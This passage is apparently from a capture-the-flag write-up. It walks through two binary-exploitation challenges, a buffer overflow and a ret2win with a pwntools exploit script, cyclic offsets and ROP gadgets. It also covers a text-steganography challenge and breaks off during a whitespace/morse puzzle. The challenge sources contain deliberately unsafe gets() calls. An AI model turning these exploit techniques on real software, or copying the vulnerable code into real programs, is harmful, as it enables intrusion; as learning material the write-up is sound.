```

Flag: BAT22{Scr1pt1ng_t0_Byp4ss_A5lr}

#8 pwn-0

Category: Binary Exploitation

Creator: N/A

Points: 100

Description: River Flows In You~ (nc 54.255.236.13 9000) (Zip password: BAT2022)

Files Given: binexp-0, binexp-0.c

Basic File Checks

Given the source code, we still do not have full transparency on how the binary was compiled. Thus, we proceed with basic file check operations to clear up some things.

`file binexp-0`

```
┌──(kali㉿JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ file binexp-0
binexp-0: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically lin
ked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.18, BuildID[sha1]=b177222eda
27e1540b74b4416c146500a146ae66, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

`checksec -file=binexp-0`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ checksec --file=binexp-0
[*] '/home/kali/Desktop/iCTF/pwn/0/binexp-0'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

With NX enabled, this is a clear indication that shellcode injection is not the way to approach this challenge. Other than that, there are no additional protection enabled!

With PIE disabled, we can easily overwrite the EIP to point to evil functions by their static address, which is always the case of a Buffer Overflow challenge, known as a ret2win attack.

Source Code Review

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int win;
    char buf[32];
    char flag[100];

    win = 0;

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        puts("'flag.txt' not found.");
        exit(0);
    }

    fgets(flag, 100, f);
    gets(buf);

    if(win != 0) {
        printf("%s\n", flag);
    } else {
        puts("You failed!\n");
    }
}
```

Upon reviewing the source code, the ultimate goal is to cause a buffer overflow such that the `win` variable would be overwritten to anything except for the value "0' in order to pass the if statement, which would allow us to get the flag.

Finding Offset

Based on the source code, the buffer size initialized is 32 bytes. This means that we need a padding of 32 characters to fill up the buffer space completely. In order to overwrite the local variable of `win`, we need to provide an additional byte at the end.

Manual Exploitation

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
'flag.txt' not found.
```

To test the exploit locally, we first need to create a dummy flag to execute the binary.

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ python -c "print ('A' * 32)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You failed!

┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/0]
└─$ ./binexp-0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
BAT22{test+flag}
```

Using python, we can generate 32 printable characters that will be used to fill up the buffer. On the first trial, only 32 characters are provided, hence buffer overflow does not take place and `win` variable remains as `0`. On second attempt, we provided an additional character, which overwritten the variable and prints out our dummy flag.

`Flag: Server died at time of writing. No flag ☹`

Note: The payload size does not necessarily have to be exactly 32 bytes in this case, it can be exceedingly long as long as the minimum length is 32 bytes to fill up the buffer completely.

#9 pwn-1

Category: Binary Exploitation

Creator: N/A

Points: 150

Description: Ever heard of the cow that jumps over the moon? (nc 54.255.236.13 9001) (Zip password: BAT2022)

Files Given: binexp-1, binexp-1.c

Basic File Checks

As our usual routine, we perform several file checks.

`file binexp-1`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/1]
└─$ file binexp-1
binexp-1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically lin
ked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.18, BuildID[sha1]=cc905ed71a
037c20214db617b5901e4542899113, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 32-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

`checksec -file=binexp-1`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/1]
└─$ checksec --file=binexp-1
[*] '/home/kali/Desktop/iCTF/pwn/1/binexp-1'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

With NX enabled, this is a clear indication that shellcode injection is not the way to approach this challenge. Other than that, there are no additional protection enabled!

With PIE disabled, we can easily overwrite the EIP to point to evil functions by their static address, which is always the case of a Buffer Overflow challenge, known as a ret2win attack.

Source Code Review

```c
#include <stdio.h>
#include <stdlib.h>

char flag[100];

int win() {
    printf("%s", flag);
    fflush(stdout);
}

int main(int argc, char *argv[]) {
    char buf[64];

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        puts("'flag.txt' not found.");
        exit(0);
    }

    fgets(flag, 100, f);

    puts("Can you make this jump?");
    gets(buf);
    puts("Welp... Guest not.");
}
```

Upon reviewing the source code, notice that the `win` function was never called or invoked in the main function. At this point, it was clear that the intended solution is to perform a ret2win attack.

Finding Offset

```
pwndbg> cyclic 120
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaa
avaaawaaaxaaayaaazaabbaabcaabdaabeaab
pwndbg> run
Starting program: /home/kali/Desktop/iCTF/pwn/1/binexp-1
Can you make this jump?
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaa
avaaawaaaxaaayaaazaabbaabcaabdaabeaab
Welp... Guest not.

Program received signal SIGSEGV, Segmentation fault.
0x61616175 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]──────────────────────────────────
 EAX  0x13
 EBX  0x0
 ECX  0xffffffff
 EDX  0xffffffff
 EDI  0x8048480 (_start) ◂— xor    ebp  ebp
 ESI  0x1
 EBP  0x61616174 ('taaa')
 ESP  0xffffd0e0 ◂— 'vaaawaaaxaaayaaazaabbaabcaabdaabeaab'
 EIP  0x61616175 ('uaaa')
```

Using the cyclic module from PwnTools, we can generate a series of non-repeating characters in a way such that we can determine its index position with 4 characters at any given point. When the program crashes due to segmentation fault, we can inspect the EIP's value and perform a lookup to determine its offset.

```
pwndbg> cyclic -l uaaa
80
pwndbg>
```

Finding Function Address

Since PIE is not enabled, we can easily get the static address of `win` function and have the EIP point to that particular address.

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/1]
└─$ objdump -D binexp-1 | grep win
08048534 <win>:
```

Using Objdump, we can display all the symbols information from the binary. Because of LSB architecture, we need to convert the obtained address to little endian: `\x34\x85\04\08`.

Addressing Stack Alignment Issue using ROPGadget

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/1]
└─$ ropgadget binexp-1 | grep ret
0x08048501 : add al, 0x5b ; pop ebp ; ret
0x080484fc : add al, 8 ; add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x080483d9 : add al, byte ptr [eax] ; add byte ptr [eax + 0x5b], bl ; leave ; ret
0x080483d6 : add al, ch ; test byte ptr [edx], al ; add byte ptr [eax], al ; pop ea
x ; pop ebx ; leave ; ret
0x080483db : add byte ptr [eax + 0x5b], bl ; leave ; ret
0x080483b9 : add byte ptr [eax], al ; add byte ptr [ebx - 0x7f], bl ; ret
0x080483da : add byte ptr [eax], al ; pop eax ; pop ebx ; leave ; ret
0x080483bb : add byte ptr [ebx - 0x7f], bl ; ret
0x080484fe : add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x08048652 : add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080484ff : add esp, 4 ; pop ebx ; pop ebp ; ret
0x08048577 : and al, 0xe8 ; ret
0x08048680 : clc ; push dword ptr [ebp - 0xc] ; add esp, 4 ; pop ebx ; pop ebp ; re
t
0x080485dc : cmp dh, 0xff ; dec ecx ; ret
0x080484fb : cwde ; add al, 8 ; add dword ptr [ebx + 0x5d5b04c4], eax ; ret
0x0804855b : dec ecx ; ret
0x08048651 : fiadd word ptr [ebx + 0x5e5b1cc4] ; pop edi ; pop ebp ; ret
0x08048683 : hlt ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080485f2 : in eax, 0x5d ; ret
0x08048650 : jb 0x8048630 ; add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ;
 ret
0x08048682 : jne 0x8048678 ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080486a3 : lcall [ecx + 0x5b] ; leave ; ret
0x080483de : leave ; ret
0x08048500 : les eax, ptr [ebx + ebx*2] ; pop ebp ; ret
0x08048653 : les ebx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080485f1 : mov ebp, esp ; pop ebp ; ret
0x0804865a : mov ebx, dword ptr [esp] ; ret
0x080485eb : nop ; nop ; nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ec : nop ; nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ed : nop ; nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ee : nop ; nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485ef : nop ; push ebp ; mov ebp, esp ; pop ebp ; ret
0x080485da : or al, ch ; cmp dh, 0xff ; dec ecx ; ret
0x0804852e : or bh, bh ; ror cl, 1 ; ret
0x080484fd : or byte ptr [ecx], al ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080483dc : pop eax ; pop ebx ; leave ; ret
0x08048503 : pop ebp ; ret
0x080483dd : pop ebx ; leave ; ret
0x08048502 : pop ebx ; pop ebp ; ret
0x08048655 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080486a4 : pop ecx ; pop ebx ; leave ; ret
0x08048657 : pop edi ; pop ebp ; ret
0x08048656 : pop esi ; pop edi ; pop ebp ; ret
0x08048681 : push dword ptr [ebp - 0xc] ; add esp, 4 ; pop ebx ; pop ebp ; ret
0x080485f0 : push ebp ; mov ebp, esp ; pop ebp ; ret
0x080483be : ret
```

Recall that the `win` function address consists of 4 bytes. In order to align the stack properly, we need a filler of 4 bytes. To do that, we can use the `ret` gadget that exists within the binary. In simpler words, the `ret` gadget will perform the return instruction, which allows for multiple ROPGadgets to be chained together. The address of ret is as follows: `\xbe\x83\x04\x08`.

```python
#!/usr/bin/env python3
from pwn import *

elf = ELF('./binexp-1')
rop = ROP(elf)

p = elf.process()
#p = remote('54.255.236.13', 9001)

def exploit():

    padding = b'A'*80
    ret = (rop.find_gadget(['ret']))[0]
    flag = elf.symbols['win']

    payload = padding
    payload += p32(ret)
    payload += p32(flag)

    #print(p.recvuntil(b'?'))

    print(payload)
    p.sendline(payload)

    p.interactive()


def main():
    exploit()

if __name__ == "__main__":
    main()
```

Using PwnTools, we can automate the exploitation process with a python script. PwnTools will handle all the connection required to communicate with the local binary.

ROPGadget is integrated as part of PwnTools, therefore, we can initialize the ROP object to help find the `ret` gadget automatically. The address of `win` function can also be discovered automatically using the .symbols() function.

Since the binary is a 32-bit based architecture, we need to pack the hex values using the function `p32()` to ensure proper padding and alignment.

Automated Exploitation (Local)

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/pwn/1]
└─$ ./solve.py
[*] '/home/kali/Desktop/iCTF/pwn/1/binexp-1'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded 12 cached gadgets for './binexp-1'
[+] Starting local process '/home/kali/Desktop/iCTF/pwn/1/binexp-1': pid 37844
b'Can you make this jump?'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbe\x83\x04\x084\x85\x04\x08'
[*] Switching to interactive mode

Welp... Guest not.
BAT22{test+flag}[*] Got EOF while reading in interactive
$
```

Flag: BAT22{JuMP1NG_oVeR_7HE_MOOOoooOOn!_574579}

#10 Cloak3d

Category: Steganography

Creator: N/A

Points: 190

Description: Head to https://pastebin.com/NHCRJvRK

Files Given: N/A

Initial Analysis

The only material given for this challenge is two paragraphs of text along with a passphrase. The first instinct that kicked in was that the text file contains some kind of hidden secret which requires the passphrase to unlock.

```
1.  ============== Welcome to ICTF x BAT 2022 ==================
2.  Challenge Name: Cloak3D
3.  ============================================================
4.                          Description
5.  ============================================================
6.  My friend is held hostage but we know how to hide messages
7.  within messages but I do not know what tactic he used here.
8.  Help me! I've tried everything. He also included a key but I do
9.  not know where to use it.
10. ------------------------------------------------------------
11. TXT File Analyzation:
12.
13. Far far away, behind the word mountains, far from the countries Vokalia and Consonantia, there live the blind texts.
14. Separated they live in Bookmarksgrove right at the coast of the Semantics, a large language ocean.
15. A small river named Duden flows by their place and supplies it with the necessary regelialia.
16. It is a paradisematic country, in which roasted parts of sentences fly into your mouth.
17. Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life.
18. One day however a small line of blind text by the name of Lorem Ipsum decided to leave for the far World of Grammar.
19. The Big Oxmox advised her not to do so, because there were thousands of bad Commas, wild Question Marks and devious Semikoli, but the Little
    Blind Text didn’t listen.
20. She packed her seven versalia, put her initial into the belt and made herself on the way.
21. When she reached the first hills of the Italic Mountains, she had a last view back on the skyline of her hometown Bookmarksgrove, the
    headline of Alphabet Village and the subline of her own road, the Line Lane.
22. Pityful a rethoric question ran over her cheek.
23.
24. Data Analyzed: Data Cloaked
25. Key Found: dkPk49jj9fKm4E8hRrbpw8n
26. ------------------------------------------------------------
27. ============================================================
28. Creator: Farzan Muhammed (Zero_Prime9)
```


After copying the paragraphs to a text file, it was observed that weird encodings are identified in between the strings. This confirms the presence of a hidden secret embedded in the text file.

steg.txt

```
Far far away, behind the word mountains, far from the countries Vokalia
Separated they live in Bookmarksgrove right at the coast of the Semantic
A small river named Duden flows by their place and supplies it with the
It is a paradisematic <0x200c><0x200c><0x200c><0x200c><0x200c><0x200c><0
<0x200c><0x200c><0x200c><0x200c><0x200c>country, in which roasted parts
Even the all-powerful Pointing has no control about the blind texts it
One day however a small line of blind text by the name of Lorem Ipsum de
The Big Oxmox advised her not to do so, because there were thousands of
listen.
She packed her seven versalia, put her initial into the belt and made he
When she reached the first hills of the Italic Mountains, she had a last
and the subline of her own road, the Line Lane.
Pityful a rethoric question ran over her cheek.
```

CloakifyFactory

After conducting research about Cloaking techniques in steganography, we came across TryCatchHCF/Cloakify in GitHub, which provides the option to Decloakify a text file.




The only limitation was CloakifyFactory has its own pre-defined list of passphrases/ciphers used in cloaking and decloaking process. For this given challenge, the passphrase was already provided, therefore, it was concluded that this tool was not suitable to solve the challenge.

Stegcloak

We stumbled upon another cloaking tool at KuroLabs/stegcloak. It offers the option to enter custom passphrase/password for uncloacking text files.

However, the passphrase provided was encoded with an unfamiliar pattern. So, with a little magic from CyberChef, we managed to retrieve the original key.



Stegcloak in action:

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF]
└─$ stegcloak reveal -f /home/kali/Desktop/iCTF/steg.txt
Extracted text from /home/kali/Desktop/iCTF/steg.txt to be decrypted !

? Enter password : ******************


        Secret: BAT22{St3gg3r_D0wn_th3_Clo0ak_to_g3t_Clock3d}
```

Flag: BAT22{St3gg3r_D0wn_th3_Clo0ak_to_g3t_Clock3d}

#11 Is this morse code?

Category: Miscellaneous

Creator: N/A


Points: 100

Description: Can't seem to decipher this message my boss sent me.


Files Given: morse

Initial Analysis


Opening the downloaded file, the output appears to be white texts.



By using sublime text editor, the content can be observed when it is highlighted.



Looking back at the title of the question, we can convert the texts to morse code sequence by changing the spaces to ".", and changing the tabs to "-".



However, it still returns invalid result after dumping to a morse code decoder.

Translate a Message

Input:


```
-
.....-----.-
-
..
```

This is not valid Morse code, but it can be played anyway.

